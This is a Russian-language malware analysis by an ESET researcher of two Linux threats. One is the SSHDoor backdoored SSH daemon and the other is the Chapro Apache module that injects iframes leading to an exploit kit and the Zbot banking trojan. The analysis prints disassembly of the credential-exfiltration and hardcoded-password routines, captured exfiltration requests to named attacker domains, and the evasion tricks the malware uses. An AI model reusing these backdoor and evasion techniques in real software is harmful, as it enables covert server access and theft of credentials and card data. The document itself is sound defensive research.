Артем Баранов
Ведущий вирусный аналитик ESET

Linux под прицелом злоумышленников

В этой статье мы хотим рассказать об обнаруженных нами в последнее время угрозах для ОС Linux и об атаках на нее. Известно, что эта операционная система чаще используется на серверах, чем на пользовательских компьютерах. Таким образом, цели, преследуемые киберпреступниками при атаках на Linux, имеют свою специфику, отличную от обычных атак на Windows-системы.

В первой части мы расскажем о Linux/SSHDoor.A – угрозе, которая используется злоумышленниками для получения скрытого доступа на скомпрометированный сервер и для кражи информации. Вторая часть материала посвящена исследованию атаки, проводимой на Linux-серверы, которые используют Apache в качестве веб-сервера.

Linux/SSHDoor.A

Недавно в нашу антивирусную лабораторию поступил интересный семпл для анализа. Он представляет собой вредоносную версию SSH-демона для Linux. Этот демон содержит в себе функционал бэкдора и открывает злоумышленникам доступ на скомпрометированный сервер.

Напомним, что Secure Shell Protocol (SSH) является очень популярным протоколом, используемым для безопасного обмена данными. Он широко применяется в мире Unix для передачи файлов, управления удаленными серверами и т. д. Модифицированный демон SSH, описываемый здесь, **разработан для похищения имен пользователей и паролей, а также позволяет открывать доступ к серверу** либо через жестко зашитый во вредоносный код пароль, либо через специальный SSH-ключ.

Строки, которые компрометируют легальный бинарный файл, тем самым позволяя обнаружить скрытное или вредоносное его поведение, зашифрованы с помощью

обычного XOR-алгоритма. Мы обнаружили 16 таких строк. На рисунке ниже показана часть кода, ответственная за расшифровку этих скрытых данных (с использованием константы 0x23 для расшифровки).



Рис. Код расшифровщика строк, которые использует вредоносный код.

Для пересылки похищенных данных на удаленный сервер используется HTTP-протокол. Данные шифруются с использованием 1024-битного ключа RSA, который хранится в бинарном файле, затем еще раз шифруются с помощью Base64 и отправляются на сервер через POST-запрос HTTP-протокола.

```
1  POST / HTTP/1.1
2  Host: linuxrepository.org
3  Connection: close
4  Content-Type: application/x-www-form-urlencoded
5  Content-Length: 234
6
7  id=A5ay5S7MERvufk3vtevSk%2fH3Kud2X3TvbVBwzDHHk%2bWjsP%2bwH3%2bGfwZ%2fHFdovdNL%0aXtbcTMBgG
   sHKcmoe26P9p%2bxEeGXqsq46wJgGWLbcKUoJFZAkPyWBNzEw2FIu%2f0cz%0ai0WbGO2TI1DofXnIuNQDJPyUqU9
   YpL%2bavarjgu80tNw%3d&m=xmE97gyemHw8MaDgCocSoH4YgFm9A0k9
```
Рис. Пример POST HTTP запроса, через который украденные данные отправляются на сервер.

Бинарный файл, который мы анализировали, содержит два доменных адреса серверов, используемых для сбора данных: openssh.info, linuxrepository.org. Вероятно, оба этих имени были выбраны специально, чтобы избежать подозрений со стороны администраторов скомпрометированных серверов. На момент анализа, эти имена указывали на сервер, расположенный в Исландии с IP 82.221.99.69.

Когда демон запущен, вредоносный код посылает на удаленный сервер IP-адрес и номер порта, под которыми он работает, а также имя хоста (hostname) сервера.

```
mov     edi, offset aServerListenin ; "Server listening on %s port %s."
call    sub_43CA70
call    read_config_file_or_use_hardcoded ;
                    ; // The backdoor gets the IP and port where SSHD is listening
                    ; // and the hostname of the server.
lea     rdi, [rsp+4638h+name] ; name
call    _uname
mov     rcx, rbp
mov     rdx, r13
mov     esi, offset aSS ; "%s:%s"
mov     edi, offset port_uname_s ; s
xor     eax, eax
call    _sprintf
mov     edi, offset port_uname_format ; "port=%s&uname=%s"
call    decode_string
mov     edi, offset port_uname_s
mov     r12, rax
call    to_lower
mov     rdi, [rsp+4638h+var_4620]
mov     r14, rax
call    to_lower
lea     rdi, [rsp+4638h+s] ; s
mov     r8, rax
mov     rcx, r14
mov     rdx, r12        ; format
mov     esi, 4000h      ; maxlen
mov     r15, rax
xor     eax, eax
call    _snprintf
mov     rdi, r12        ; ptr
call    _free
mov     rdi, r14        ; ptr
call    _free
mov     rdi, r15        ; ptr
call    _free
lea     rdi, [rsp+4638h+s] ; s
call    backdoor_web_request ; // The data is sent to the remote server
```

```
(gdb) x/s $rdi
0x7fffffff98a0:  "port=0.0.0.0%3a22&uname=bt"
```

Рис. Отправляемые бэкдором служебные данные.

Всякий раз, когда пользователь успешно входит на взломанный сервер, имя пользователя и пароль также отправляются на удаленный сервер. Помимо кражи учетных данных, бэкдор обеспечивает злоумышленнику управление над скомпрометированным сервером двумя различными способами. Во-первых, он имеет встроенный в код, жестко зашитый пароль. Если пользователь пытается войти в систему, используя этот пароль, он автоматически получает доступ к скомпрометированному серверу. На рисунке ниже показан код, который ответственен за сравнение паролей между вшитым в код и тем, который пользователь набрал при попытке входа.

```
.text:000000000040B4BB                 mov     rsi, r14        ; s2
.text:000000000040B4BE                 mov     edi, offset hard_coded_password ; s1
.text:000000000040B4C3                 call    _strcmp
.text:000000000040B4C8                 test    eax, eax
.text:000000000040B4CA                 jz      password_match
```

Рис. Вредоносный код сравнения паролей.

Во-вторых, модифицированный бинарный файл содержит SSH-ключ. Если пользователь заходит на сервер с использованием приватного ключа, соответствующего публичному ключу, зашитому в код файла угрозы, ему автоматически предоставляется доступ.

Бэкдор также может получать данные конфигурации из файла /var/run/.options. Если такой файл существует, вредоносный код использует имя хоста, пароль и SSH ключ, хранящиеся в этом файле.

Атака на Linux с использованием Linux/Chapro.A

Ниже мы расскажем об атаке на серверы Linux, которые используют для работы веб-сервер Apache (а таковых в сети больше половины). Мы были серьезно обеспокоены, обнаружив специализированный вредоносный модуль Apache. Этот **модуль используется для внедрения вредоносного содержимого в веб-страницы**, отображаемые скомпрометированным веб-сервером. Также мы обнаружили, что этот **вредоносный код был использован в схеме похищения конфиденциальных данных, связанных с кредитными картами и онлайн-банкингом**.

Проанализированный вредоносный модуль Apache был добавлен нами как Linux/Chapro.A. Его основной задачей является внедрение вредоносного содержимого в веб-страницы, которые находятся в ведении этого скомпрометированного сервера. В процессе исследования выяснилось, что через внедрение специального iframe злоумышленники перенаправляют пользователя на скрытую установку одной из модификаций известного банковского трояна Win32/Zbot, который обычно используется для кражи банковской секретной информации с зараженных машин.

Рис. Схема атаки с использованием Linux/Chapro.A.

Мы также обнаружили, что этот модуль имеет ряд интересных возможностей, которые успешно скрывают его от системных администраторов. В дополнение к анализу этого вредоносного модуля Apache мы представим анализ вредоносного контента, внедрением которого он занимался, и обзор основной полезной нагрузки - трояна Win32/Zbot.

Инфектор веб-страниц Linux/Chapro.A

Вредоносный код представляет собой специальный модуль Apache - x64 бинарный файл. Он использует технику обфускации своих строк с использованием XOR-алгоритма и ключа длиной 12 байт. Также он содержит целый ряд возможностей, направленных на сокрытие своего присутствия от системных администраторов – для этого перед передачей пользователю веб-страницы с вредоносным содержимым модуль выполняет ряд проверок.

Во-первых, проверяется user agent браузера на присутствие известных ботов и браузеров, которые неуязвимы для используемого при заражении клиентской системы набора эксплойтов. Если браузер клиента, который обращается к этой веб-странице, имеет user agent, распознающийся вредоносным кодом как web-краулер, то вредоносное содержимое (iframe) от клиента скрывается.



Рис. Список user agent, от которых вредоносный код скрывает внедряемое содержимое.

Во-вторых, Linux/Chapro.A проверяет все активные SSH-сессии на Linux-системе, в которой он запущен, чтобы определить участвующие в этом подключении IP-адреса. Если посетитель просматривает страницу с системы, которая имеет IP-адрес из списка SSH-подключений, он также не будет перенаправлять клиента на вредоносный контент. Такая техника помогает скрыть этот контент от системных администраторов или веб-разработчиков, которые могли бы работать на этом веб-сервере.

В-третьих, перед внедрением вредоносного iframe в содержимое веб-страницы Linux/Chapro.A устанавливает куки (cookie) в среде веб-браузера клиента. Клиенту не будет передаваться вредоносный контент, если клиентский браузер уже содержит аналогичные cookie. При таком подходе один и тот же посетитель не будет получать вредоносное содержимое каждый раз при обращении к веб-серверу, что тоже усложняет расследование причин и способов заражения.

И, наконец, в-четвертых, Linux/Chapro.A хранит список IP-адресов, которые уже получили вредоносное содержимое. Если пользователь посещает зараженный веб-сайт дважды с одного и того же IP-адреса, он получит такой контент только один раз. Это также создает дополнительные трудности для выявления причин заражения клиента.

Внедряемое с использованием Linux/Chapro.A содержимое

Как мы упоминали, главной задачей Linux/Chapro.A является внедрение вредоносных iframe в веб-страницы, обслуживаемые веб-сервером Apache. Для получения таких iframe, вредоносная программа отправляет HTTP POST-запрос на свой командный C&C сервер с периодичностью 10 минут. На следующем рисунке показан один из таких запросов.

```
POST /index.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/536.11 (KHTML, like Gecko)
Ubuntu/12.04 Chromium/20.0.1132.47 Chrome/20.0.1132.47 Safari/536.11
Accept: */*
Host:
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 35

c=1&version=2012. 08.07&uname=Linux
```

Рис. Запрос на C&C сервер со стороны Linux/Chapro.A.

На момент нашего анализа этот C&C размещался в Германии. Запрос, отправляемый на сервер, является довольно простым и включает в себя версию вредоносной программы, а также версию ОС, в которой он работает. Командный сервер отвечает на эти запросы передачей iframe, который и должен быть внедрен с использованием вредоносного Apache модуля. Этот передаваемый iframe зашифрован с использованием base64 и XOR. Если посетитель скомпрометированного сервера не подпадает ни под один из списков, о которых мы говорили в предыдущем разделе, он получает копию веб-страницы с внедренным iframe, который был скачан с C&C сервера.

На рисунке ниже показан HTML-код для iframe, которым компрометируется веб-страница. Что интересно, во избежание внимания со стороны пользователя, этот вредоносный iframe расположен за пределами отображаемой браузером области.

Рис. Вредоносный iframe.

Набор эксплойтов, используемых в атаке

В процессе нашего анализа мы обнаружили, что iframe, который внедряется с использованием Linux/Chapro.A, перенаправляет пользователя на набор эксплойтов “Sweet Orange”. На момент нашего анализа, страница (сервер), которая содержала этот эксплойт-пак (landing page), размещалась в Литве. Данные эксплойты пытаются использовать следующие уязвимости в современных браузерах и плагинах:

- CVE-2012-5076: Java JAX-WS Class Handling
- CVE-2012-4681: Java getField Method Class Invocation Privilege Escalation
- CVE-2006-0003: Internet Explorer MDAC
- CVE-2010-0188: Adobe Reader LibTiff Integer Overflow

Если набор эксплойтов имеет возможность использовать одну из этих уязвимостей, он исполняет вредоносную полезную нагрузку на машине жертвы.

Полезная нагрузка атаки

Конечная цель атаки заключается в установке одной из модификаций банковского трояна Win32/Zbot (широко известного как Zeus). В нашем случае Win32/Zbot нацелен на европейские и российские банковские учреждения. Скриншот ниже показывает форму, используемую одним из банков для предоставления клиентам онлайн-доступа к банковскому аккаунту.



Рис. Оригинальная веб-форма, используемая для входа пользователя в систему онлайн-банкинга.

Как мы видим, система банкинга предупреждает пользователя о том, что система онлайн-банкинга никогда не будет запрашивать дополнительную, строго конфиденциальную информацию в виде PIN-кода, CVC/CVV-кода или других данных, непосредственно связанных с банковской картой и принадлежащих только ее владельцу. Однако, когда пользователь посещает эту страницу с зараженного Zeus компьютера, данное предупреждение успешно удаляется из отображаемой формы. На скриншоте внизу показан как раз такой случай.



Рис. Веб-форма на скомпрометированной веб-странице, которая не содержит дополнительных предупреждений для пользователя.

Как только пользователь успешно входит в систему банкинга под своим аккаунтом, вредоносный код отображает всплывающее окно, в котором его попросят ввести CVV-код карты. Как раз о недопустимости этого и предупреждает информация в оригинальной, не скомпрометированной веб-форме. Далее вредоносный код попытается отправить учетные данные пользователя и его CVV злоумышленникам.